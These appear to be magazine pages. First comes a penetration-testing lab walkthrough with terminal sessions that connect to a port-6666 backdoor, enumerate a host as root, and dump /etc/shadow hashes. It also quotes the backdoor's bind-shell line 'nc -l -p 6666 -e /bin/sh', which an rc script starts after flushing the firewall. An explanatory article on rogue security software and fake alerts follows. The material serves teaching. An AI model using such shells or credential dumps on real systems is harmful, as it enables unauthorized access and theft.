- Web Servers – Web site administrators set up the server so that we have access to their web application, which serves us their web pages. Trust may also extend to forms on the page, documents provided, ability to post data, and so on.
- Login Accounts – Access to the inner-workings of a computer through the use of usernames and passwords is another example. Systems are set up to allow users and remote applications to connect to the system in order to access services.
- System-to-System – Sometimes, to reduce the risk of malicious attacks, administrators will set up firewall rules and virtual networks that limits access to only a handful of systems.

Hacking trust relationships requires a different approach than hacking misconfigurations or other vulnerabilities. When dealing with trust relationships, the penetration test engineer has to assume the guise of someone (or something) else, and impersonate their actions exactly. In this article, we will assume a guise and see what we can obtain by conducting Vulnerability Identification.

### Information Gathering (Finishing Up)

As a recap from the previous article, we discovered the following information about our target system:


Our target system is located at 192.168.2.201

The following ports have been identified:

- 21/tcp
  - FTP – vsftpd version 2.04
    - Anonymous access available
    - Contained multiple text files
  - 22/tcp
  - SSH – PenSSH version 4.3 (protocol 1.99)
  - Server supports SSHv1
  - Numerous public keys are available
  - 631/tcp
  - IPP – CUPS version 1.1
  - 6666/tcp
  - Unknown (perhaps IRC?)
  - Shows up intermittently
  - 13782/tcp
  - Unknown (perhaps netbackup?)
  - Shows up intermittently
- Operation System Information
- Linux version 2.6.13 – 2.6.24

We will continue to use the same system and network configuration as used last time, which can be seen in Figure 1. Our attack platform is a system loaded with BackTrack, so that we can access any number of hacking tools, depending on our findings (of course, if this was a real penetration test, we would not use BackTrack – rather, we would stand up our own attack platform ourselves, manually installing those tools that we need, so we keep our risk exposure to a minimum and increase our awareness of how each tool is configured. The last thing we need is to have too many applications on our system; applications that were unable to verify the underlying code since they were compiled and installed in advance by a third party).

Regarding the network, the router has been configured to work in the 192.168.2.0-255 range, which will allow our attack platform (192.168.2.10) to communicate directly to the target victim server (192.168.2.101).



**Figure 1.** Lab Network Configuration

At the end of the previous article, I provided some homework for readers, which was:

- Identify all available services running on the target system. This includes whatever is on port 13782 and port 6666
- Verify version information of all services running on the target system
- Verify the Operating System and kernel version of the target system

Before we move into the discussion of Vulnerability identification, we will need to resolve these remaining issues. We will start with the first task, which is to identify all available services, especially port 13782 and 6666. To recreate our findings from the previous article, we can take a look at Figure 2, which shows the steps we took to demonstrate the intermittent access on these two particular ports.

To explain the behavior we are looking at in words, we have the following situation:

- We scan ports 6666 and 13782
  - Port 6666 is closed
  - Port 13782 is open
- We connect to the open port (13782)
- We scan ports 6666 and 13782
  - Port 6666 is open
  - Port 13782 is closed

So what happens if we connect to port 6666, now that it is open? In Figure 3, we see that these two ports switch states again. It seems that these two ports are somehow programmatically connected – how exactly, we cannot state yet.

We obviously have some additional information gathering to do; specifically to find out what applications

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt:~# nmap 192.168.2.101 -p 6666,13782
Starting Nmap 5.00 ( http://nmap.org ) at 2010-01-22 03:49 UTC
Interesting ports on 192.168.2.101:
PORT      STATE SERVICE
6666/tcp  closed irc
13782/tcp open   netbackup
MAC Address: 00:0C:29:CD:DA:95 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.31 seconds
root@bt:~# telnet 192.168.2.101 13782
Trying 192.168.2.101...
Connected to 192.168.2.101.
Escape character is '^].
^]
telnet> quit
Connection closed.
root@bt:~# nmap 192.168.2.101 -p 6666,13782
Starting Nmap 5.00 ( http://nmap.org ) at 2010-01-22 03:55 UTC
Interesting ports on 192.168.2.101:
PORT      STATE SERVICE
6666/tcp  open   irc
13782/tcp closed netbackup
MAC Address: 00:0C:29:CD:DA:95 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds
root@bt:~#
```

**Figure 2.** Scanning Ports 6666 and 13782

# ATTACK

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt: # telnet 192.168.2.101 6666
Trying 192.168.2.101...
Connected to 192.168.2.101.
Escape character is '^]'.
]
telnet> quit
Connection closed.
root@bt: ~ - Shell - Konsole
nmap -p 6666 192.168.2.101
Starting Nmap 5.00 ( http://nmap.org ) at 2010-01-22 05:29 UTC
Interesting ports on 192.168.2.101:
PORT      STATE SERVICE
6666/tcp   closed irc
13782/tcp  open  netbackup
MAC Address: 00:0C:29:CD:DA:95 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
root@bt: ~ - Shell - Konsole
```

Figure 3. Additional Scans of Port 6666 and 13782

are using these ports. Let's start with investigating port 13782 a bit closer, since that port was the first one open to us when we did our initial scans in the previous step – Information Gathering. In Figure 4, we connect to port 13782 using telnet, and try some simple commands, in the hope that something will respond. However, eventually that meets with failure.

After we connected to port 13782 and received no response to any of our queries, we can try the same thing with port 6666 (which should be open, since we already discovered that connecting to one opens the other). When we attempt to query the application running on port 6666 (which is indeed open), we get quite a different response – we receive a message stating that : *command not found* whenever we attempt any command. At this point, we can infer that the system is allowing us to communicate with the application on port 6666, but we are not sure what application it is yet.

## Vulnerability Identification

In the previous article, I discussed (ok, ok... got on a soap box) about the need to use multiple tools when performing any task. The reason behind the need to use multiple tools is that we don't always get a true and complete understanding of the environment when we

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt: # telnet 192.168.2.101 13782
Trying 192.168.2.101...
Connected to 192.168.2.101.
Escape character is '^]'.
]
ls
GET
pwd
/help
wtfbbq!
]
telnet> quit
Connection closed.
root@bt: ~ - Shell - Konsole
telnet 192.168.2.101 6666
Trying 192.168.2.101...
Connected to 192.168.2.101.
Escape character is '^]'.
]
: command not found
GET
: command not found
pwd
: command not found
]
telnet> quit
Connection closed.
root@bt: ~ - Shell - Konsole
```

Figure 4. Connecting via Telnet to Ports

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt: # nc 192.168.2.101 13782
ls
GET
pwd
]`c
root@bt: ~ - Shell - Konsole
nc 192.168.2.101 6666
ls
bin
dev
etc
home
lib
mnt
opt
proc
root
sbin
sys
tmp
usr
var
]
root@bt: ~ - Shell - Konsole
```

Figure 5. Connecting to Port 13782 and 6666 using Netcat

only use one tool. In the previous article, we used netcat to connect to the target system; we will try connecting again with netcat to see what happens – we may also want to try SSH as well, but based on the output from port 6666, it is unlikely that connecting via SSH will yield any additional information.


In Figure 5, we see what happens when we connect to port 13782 and port 6666 using netcat. As before, we did not receive any response from port 13782, but when we connected to port 6666 and entered the `ls` command, we received a list of directories – quite unexpected. This means that for some reason, we can access the 192.168.2.101 server over port 6666 and have internal access to the system without any authentication.

At this point, we both simultaneously identified and verified a vulnerability within the 192.168.2.101 server. So, how does this relate to exploitation of trust relationships? It seems someone set up a back door using a poor-man's port knocking technique. The full extent of our access is not yet known, but it is safe to assume that since we are not using any

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt: # nc 192.168.2.101 13782
]`c
root@bt: ~ - Shell - Konsole
uname -a
Linux slax 2.6.16 #95 Wed May 17 10:16:21 GMT 2006 athlon-4 i386 GNU/Linux
whoami
root

cat /etc/shadow
root:$1$OsIU1K$vllethNW.OfmSDN2c3/80L0:14047::::::
bin:*:9797::::::
daemon:*:9797::::::
adm:*:9797::::::
lp:*:9797::::::
sync:*:9797::::::
shutdown:*:9797::::::
halt:*:9797::::::
mail:*:9797::::::
news:*:9797::::::
uucp:*:9797::::::
operator:*:9797::::::
games:*:9797::::::
ftp:*:9797::::::
smmsp:*:9797::::::
nntp:*:9797::::::
rpc:*:9797::::::
sshd:*:9797::::::
gdm:*:9797::::::
pop:*:9797::::::
nobody:*:9797::::::
pirri:$1$ij09IV/K$01Os4fMdTmIlk36tWD.wil:14047:0:99999:7:::
magwitch:$1$xdRCZ/K6$FAON1Zx/BYXMr3RikNfx1:14047:0:99999:7:::
havisham:$1$CY1k32$3Vrj80H4t4CRiLRf0.nso:14047:0:99999:7:::
```


Figure 6. Target System Enumeration




**Figure 7.** User Folder Enumeration

sort of authentication, the access through port 6666 is surreptitious, and probably not something the system administrators know about. This possibly means someone has already exploited the system before us, and has created a trust relationship to all external systems that can connect to our target server at 192.168.2.101.

So let us find out exactly what we can do on this system – although at this point we have exceeded our intent to simply perform Vulnerability Identification and have moved past Vulnerability Verification and onto Enumeration, we will still have plenty of opportunity to discuss these other steps in more detail in future articles within this series. In Figure 6, we see some information about what type of access we have on the system and some information about the system itself. We see that the system we are attacking is a Linux system, version 2.6.16, which matches our results from the Information Gathering phase. We can also see that we have root privileges, which is outstanding!



**Figure 8.** Enumeration of Interesting Directories




**Figure 9.** Enumerating FTP Server Offerings

In Figure 6, we also see that I now have all the user names for the system, and hashed passwords. As mentioned in the previous article, the use of cracked passwords is one way to exploit a trust relationship; although we have root access at this point, eventually these passwords may become important to us, especially if someone breaks our (or more accurately, someone else's) back door.

Let us perform some additional enumeration of our system to see what is happening, and why there is a back door on this system. In Figure 7, we take a look at the user's home directories. When we take a look at the FTP user, we can see that there are two directories – a `/download` and a `/.warez` directory. The `.warez` directory should be a concern to us, since it is a hidden directory and the name alone indicates something illegal.

When we take a look at the other user's directories, we see that most of them are empty, except for the `/home/pirrip` folder, which contains a `/.ssh` folder. At this point, let us take a deeper look at the two directories that stand out from the rest. In Figure 8, we see that the `/home/ftp/.warez` directory contains a couple files – if we take a closer look at them (not shown in this article), we find that the `ACOOK.DOC` file is the Anarchy Cookbook, and the `MC_marshall.txt` relates to Karl Marx, the famous communist philosopher. At this point, we could probably make the assumption that someone is using this server



**Figure 10.** Back Door Script

to provide political material to the public, using the FTP server as a means to distribute information, especially since access to the FTP server allows anonymous login.

Figure 9 illustrates that the FTP site does indeed provide anonymous visitors access to the ACOOK.DOC and CM\_Mar.txt files. Unfortunately, we did not catch this earlier in our previous step – Information Gathering. At this point, we should make a mental note to use the `-a` flag more often when examining file directories, including those in the FTP directory.


In the `/home/pirrip/.ssh` directory seen in Figure 8, we see that the pirrip user has a public and private key which can be used for a number of purposes, including remote access, digital signatures, etc. We will save this file off onto our attack system, in case in the future we find a need for it.

Let us see what else we can discover about the system. If we poke around some more, we find how the back door works. The `/etc/rc.d` directory contains all the startup and shutdown scripts for this particular Linux system. Figure 10 examines one script in particular – the `rc.aslaxauth` script (there are dozens of files in the `/etc/rc.d` directory, and this one did not just *jump out* when I looked around. After looking at multiple files, I realized that this one deals specifically with the back door on port 6666).

We see that this script performs a few functions; the first one is that a `/tmp/.pwn` directory is created – we should investigate it, but it appears the directory contains another script (`slaxauth.sh`) that contains a single line (`nc -l -p 6666 -e /bin/sh`). The `e /bin/sh` is what gives us access on port 6666. Another interesting point is that the script flushes `iptables` which might have contained some system access rules; in other words, the script eliminates any potential host firewall that might prevent the writer from connecting to the 192.168.2.101 server.

## The Next Step

At this point, we may seem finished with our attack – we have `root` access onto the system, we have encrypted passwords, and we have the private key for the `pirrip` user.



**Figure 11.** New Network Configuration

Since we can do anything we want on the system, it seems we are done. However, we are not done yet – let's add some complexity to our network and add in another system to our network. Figure 11 illustrates our new network, which contains another system, which is also a LiveCD (which can also be downloaded from the following web page: <http://heorot.net/hakin9>).

Once we launch the new server on the network, we can start our information gathering again; in Figure 12, we conduct another scan of our network from our attack platform. The results indicate that the 192.168.2.102 system is reachable, but all ports are blocked; therefore, we cannot attack the system directly. However, if we log into the 192.168.2.101 system and conduct the same nmap scan, we find that the 2.101 system can directly communicate with the 2.102 system; this indicates that our new target has a trust relationship with our old target that we need to exploit.

Just as in the previous article, I will be assigning homework (blame the years of me working as an Associate Professor if you want, but you might as well get your hands dirty, eh?). Now that we have a new target, we need to perform some additional information gathering and vulnerability identification on the new target. See if you can resolve the following:

- What services and versions are running on 192.168.2.102?
- What potential vulnerabilities exist on 192.168.2.102?
- What potential trust relationships exist between 2.101 and 2.102?
- Can the encrypted passwords obtained on 192.168.2.102 be cracked?

The next article will answer these in detail, but there are plenty of challenges available to explore; not only is there another FTP server running on the 2.102 system, there is an email and a web server as well. Again, feel

```

root@bt: / - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt: # nmap 192.168.2.102
Starting Nmap 5.00 ( http://nmap.org ) at 2010-01-23 01:58 UTC
All 1000 scanned ports on 192.168.2.102 are filtered
MAC Address: 00:0C:29:0C:D8:4A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 34.52 seconds
root@bt: # nc 192.168.2.101 6666
nmap 192.168.2.102

Starting Nmap 4.10 ( http://www.insecure.org/nmap/ ) at 2010-07-15 12:50 GMT
Interesting ports on 192.168.2.102:
Not shown: 1668 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
37/tcp    open  time
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
113/tcp   open  auth
143/tcp   open  imap
587/tcp   open  submission
631/tcp   open  ipp
MAC Address: 00:0C:29:0C:D8:4A (VMware)

```

**Figure 12.** Nmap Scan of 192.168.2.102

free to conduct your own investigation by downloading the target from <http://heorot.net/hakin9> and attacking it with nmap, netcat, telnet, and any other tool you want to try out. The web page above will also have a link to the Heorot.net forums; feel free to join the conversation as we move through each article and discuss how to exploit the Trust Relationships of our target system.

### Conclusion

Trust relationships are the most difficult of attack vectors to exploit, but they yield the greatest advantage. When attacking trust relationships, the penetration test engineer has to assume the guise of someone (or something) else, and impersonate their actions exactly to successfully exploit a system. Other exploits – especially buffer overflows – take advantage of flaws in coding; hacking trust relationships require penetration test engineers to out-think the target, which is truthfully a lot more entertaining when successful.

In this article, we obtained access to a system based on a trust relationship – unfortunately for the system owner, that trust relationship is probably not one they would be happy with. In the next article, we will start attacking our new target by using pre-established and authorized trust relationships – not just take advantage

of a pre-existing backdoor. That way we can expand our understanding of how trust relationships can be exploited.

---

### THOMAS WILHELM

*Thomas Wilhelm has been involved in Information Security since 1990, where he served in the Army for eight years as a Signals Intelligence Analyst/Russian Linguist/Cryptanalyst. A speaker at security conferences across the U.S., including DefCon, HOPE, and CSI, he has been employed by Fortune 100 companies to conduct Risk Assessments, participate and lead in external and internal Penetration Testing efforts, and manage Information Systems Security projects. He currently designs and conducts Hacker training courses and certification boot camps through Heorot.net.*

*Thomas is also a Doctoral student who holds Masters degrees in both Computer Science and Management. Additionally, he also dedicates some of his time as an Associate Professor at Colorado Technical University, and has contributed to multiple publications, including both magazines and books. His latest contribution is the Syngress publication titled Ninja Hacking, to be released in October, 2010. Thomas is also the author of the best-seller book titled Professional Penetration Testing, released through Syngress.*

a d v e r t i s e m e n t

# NAC taken to the extreme

The industry's first seamless integration between Network Access Control (NAC) and intelligent, managed switching.



Keeps the bad guys off your networks, instantly.

Keeps the good guys where they belong via automatic VLAN control and dynamic VLAN switching for restricted and controlled trusted network access.



To learn more:

<http://www.netclarity.net/extreme>

# Web Malwares

## Part 2

A three part series about the study of the ever increasing threat of Malwares that uses the Web to propagate

### What you will learn...

- Tricks used by Malware authors to use the Web as a very successful mode for Malware propagation.

### What you should know...

- Basics about Malwares, AntiViruses, Internet and Web based Applications.

In the previous section of the article *Web Malwares* (Part 1) we discussed about the various statistics that showed us the increase of Web Malware activity in recent times and why the focus of Malware authors have changed from creating havoc in the infrastructure to infecting the endpoints for various other heinous purpose, we have seen it all. Once we are aware of these facts and figures, in the next section we will look into the technical Details of *Web Malwares* (Part 2). We are talking about details like *How a Malware is designed for using the Web? How actually a Web Malware attacks a system? What are the different forms of Web Malware threats?* etc. These technical details will help us to understand, in a better and deeper way, the threat of Web Malwares and also will help us to proactively take precautionary measures to avoid getting infected or carry out identification, removal and remediation incase of a possible infection. Let us now see and understand the various kinds of Web related Malware threats.

### Technical Details of Web Malwares

Until now, we were discussing about the various aspects of Web Malwares. Starting from the statistics that showed us the increase of Web Malware activity in recent times to why the focus of Malware authors have changed from creating havoc in the infrastructure to infecting the endpoints for various other heinous purpose, we have seen it all. Once we are aware of these facts and figures, its good time for us to go into the technical details about

Web Malwares. We are talking about details like *How a Malware is designed for using the Web? How actually a Web Malware attacks a system? What are the different forms of Web Malware threats?* etc. These technical details will help us to understand, in a better and deeper way, the threat of Web Malwares and also will help us to proactively take precautionary measures to avoid getting infected or carry out identification, removal and remediation incase of a possible infection. Let us now see and understand the various kinds of Web related Malware threats.

### Rogue Security Softwares

Rogue Security Softwares are applications that pretend to be legitimate security applications. They use various kinds of tactics to make the user believe the legitimacy of these applications. From the names given to these applications to the look and feel of the application, the Malware authors make it sure that the average user surfing the internet will believe it to be something that can be useful for him/her to get rid of unwanted files and Malware from the system. Seldom do they know that the stuff that they are relying upon is in reality a specific kind of Malware in itself.

There are certain reasons for which the Malware authors take the pain to make these applications as authentic as they can, at least as far as the external look and feel of the applications is concerned. We will look into the motive of Malware authors to create such applications later on in this article. From the dialog boxes to the application graphics, these applications

are designed to lure the users to a trap that would make him/her believe the authenticity of the purpose and objective of these applications. In simple terms, a Rogue Security Software will have a very professional look and feel, almost identical to some of the legitimate Security Softwares available today. This is definitely a *Modus Operandi* to fool the users to fall prey to the nefarious goals that the Malware author has devised.

### Methods of Infection

There are various new ways by which Malware authors try to lure or trap the users for downloading or installing these Rogue Security Softwares. The success of a Malware author depends on this aspect as much as it depends on the Malware he created. From compromising vulnerable websites and inject malicious code in them, social engineering the unsuspecting users to click and download stuff that usually people would ignore, these have all become the weapons in a Malware authors arsenal. To understand the nature of these Rogue Security Softwares in a much more detailed way, we will have to look further into the tricks and tactics involved in spreading them. Let us take a closer look at some of these infection methodologies now:

**Fake System Errors:** Many times, while surfing, it may happen that we will encounter a sudden popup that imitate a *Warning! Message* or a *System Error!* message. It might convey a fake alert or a fake Malware infection warning. The popups will further offer a free download of the actual application for the user to use and clean the so called infected files. Once



Figure 1. Fake „Trojan Detected“ System Error



Figure 2. Fake „Malware Found“ Warning

you download and install these fake applications, it may carry out a lot of Malware like activities. However, even if a user chooses to move away from the option to download the applications, it will not let the user to do so. Sometimes even clicking the *Cancel* or the *X* button will initiate the download process (see Figure 1).

**Fake Infection Warnings:** One thing very common about most of these alerts or warnings (see Figure 2) is that, these will, in a very eye catching manner, display a number of threats that were detected in our system. Accompanied with such messages are information about the possibility or the presence of more infected files.

**Fake Update Alerts:** These Web alerts will point out that some commonly used components, plugins or applications in the system are older and they have to be updated to the latest version. These alerts imitate the description and details of the actual or legitimate application. This method has yet not become very wide spread but it is in practice and becoming popular gradually. In the below figure we can see an alert that imitates the update alert of Macromedia Flash Player (see Figure 3).


**Fake Security Center:** The Malware authors have devised tactics by which they exploit the goodwill and trust that some of the reputed and legitimate companies have earned over the years by catering to the needs of the users. There are instances where these applications are hosted in websites that resemble the look and feel




Figure 3. Fake Flash ActiveX Component Error



Figure 4. Fake Windows Security Center




**Figure 5.** Fake IE Information Bar



**Figure 6.** Fake Crafted Google Tips

of certain legitimate and reputed websites. These fake websites imitate the authentic interface and present themselves as a helpful application with such precision, that its only when the content of these websites are scrutinized thoroughly, then only the differences become obvious. These methods are very successful because they can deceive even the most tech savvy users. Below is the screenshot of a fake website distributing one of these fake applications and it imitates the *Windows Security Center* to a great extent (see Figure 4).

**Fake IE Messages:** These applications can install a BHO that would imitate the IE alert messages to a great level of accuracy. We have a tendency to trust alerts or messages that seem to be coming from the Operating System or some trusted application. However, a close inspection is always recommended because however accurately these fake alerts or messages may get



**Figure 7.** Fake IE Page cannot be displayed page

displayed, still there will be definite ways to differentiate a fake one from a genuine one (see Figure 5).

**Fake Google Search Results:** As mentioned above, these BHO's can inject content into any webpage that is getting displayed. They can even inject their texts in the search results from Google making it look as if Google is recommending the purchase of these Fake Applications (see Figure 6).

**Fake IE Errors:** At first when an IE Error is displayed, it may become obvious that it's being generated by IE. Since a lot of us are aware of the way and format in which the IE Browser window shows us the error message, it becomes quite normal when some *page cannot be displayed* error appears. However, one thing is true that sometimes things are not what they appear to be. On a closer look, anyone can tell that the below screenshot is not an authentic IE Error message; rather it's a beautifully crafted, elegantly formatted and ingeniously thought of, plain and simple method to lure the unsuspecting user. Clicking the links will definitely initiate the download process (see Figure 7).

**Scaring Users:** They can show fake BSOD screens or fake Windows Loading screens that would tell the users that a unregistered version of the application has been detected, and hence, upgrade it to a full version. These



**Figure 8.** Fake Blue Screen of Death

techniques are getting better and better with every generation of these Fake Applications (see Figure 8 and Figure 9).

If you look closely, you will see that one thing that they will ensure is, you are reminded with all these methods that these applications need upgradation and you have to purchase the full version of these applications to keep working in a smooth way.

**Attractive Websites:** What we see is what we believe. But is this true? At times, we become biased and we judge things on their face value. This is where the strategies of deception cash on and we become victims of our ignorance. Most of these Rogue Security Softwares, by the means of certain tricks, can take us to a beautiful and colorful website. These websites are designed to look professional and very eye catching. We become more than interested to try the application that this pretty website is offering for free (see Figure 10).

This is deception at its best. They all will convey the message that they are offering users free applications to get rid of Malwares from their system. Unfortunately, in reality, they just trick the user into installing a Rogue application into their system. Taking the example of *AntiVirProtect*, a known Rogue AntiSpyware, lets see how this Malware's author(s) have described it as (see Figure 11).

This description is quite self explanatory. This description is enough to lure any simple user to trust it. Even the details about *What is Spyware?* and *Basic signs of Spyware infection* will never raise a question about the legitimacy of these applications in the minds of the users who are, to a great extent, ignorant about the Security Softwares (see Figure 12).

Clicking *CHECK YOUR PC NOW* will initiate the download. The setup file of this Rogue application is called *AntiVirProtectSetup.exe*. This is the installer that will install the actual Malware in the system. However, this site doesn't initiate *Drive-By-Download*. It requires the user to trust it, download it and install it.

There had been almost similar instances of numerous warez/porn websites distributing a specific kind of Malware called the *Trojan Zlob*. The Zlob scam plagued



**Figure 9.** Fake Windows Boot Screen

the internet during 2006 and even today, one can still find quite a few active variants of Zlob, still being offered as *Media Codec Installers*. A partial list of *Rogue Security Softwares* can be referred to from the given Wikipedia link: [http://en.wikipedia.org/wiki/Rogue\\_security\\_software](http://en.wikipedia.org/wiki/Rogue_security_software).

These, otherwise colorful and professional looking websites are part of the Rogue Security Software scam. They just flourish and thrive on the unsuspecting user's ignorance towards legitimate security applications. These are simple Web Malwares that uses the user's ignorance, social engineering and scare tactics to make people trust them, download them and install them. These are pretty straight forward Web Malwares but unfortunately, these are very successful and a very big menace in the internet these days.

### Flash Advertisements

The *Flash File Format* (SWF) was designed as a very efficient delivery format for graphics and animations over the internet through web browsers. It was designed to meet the following goals:

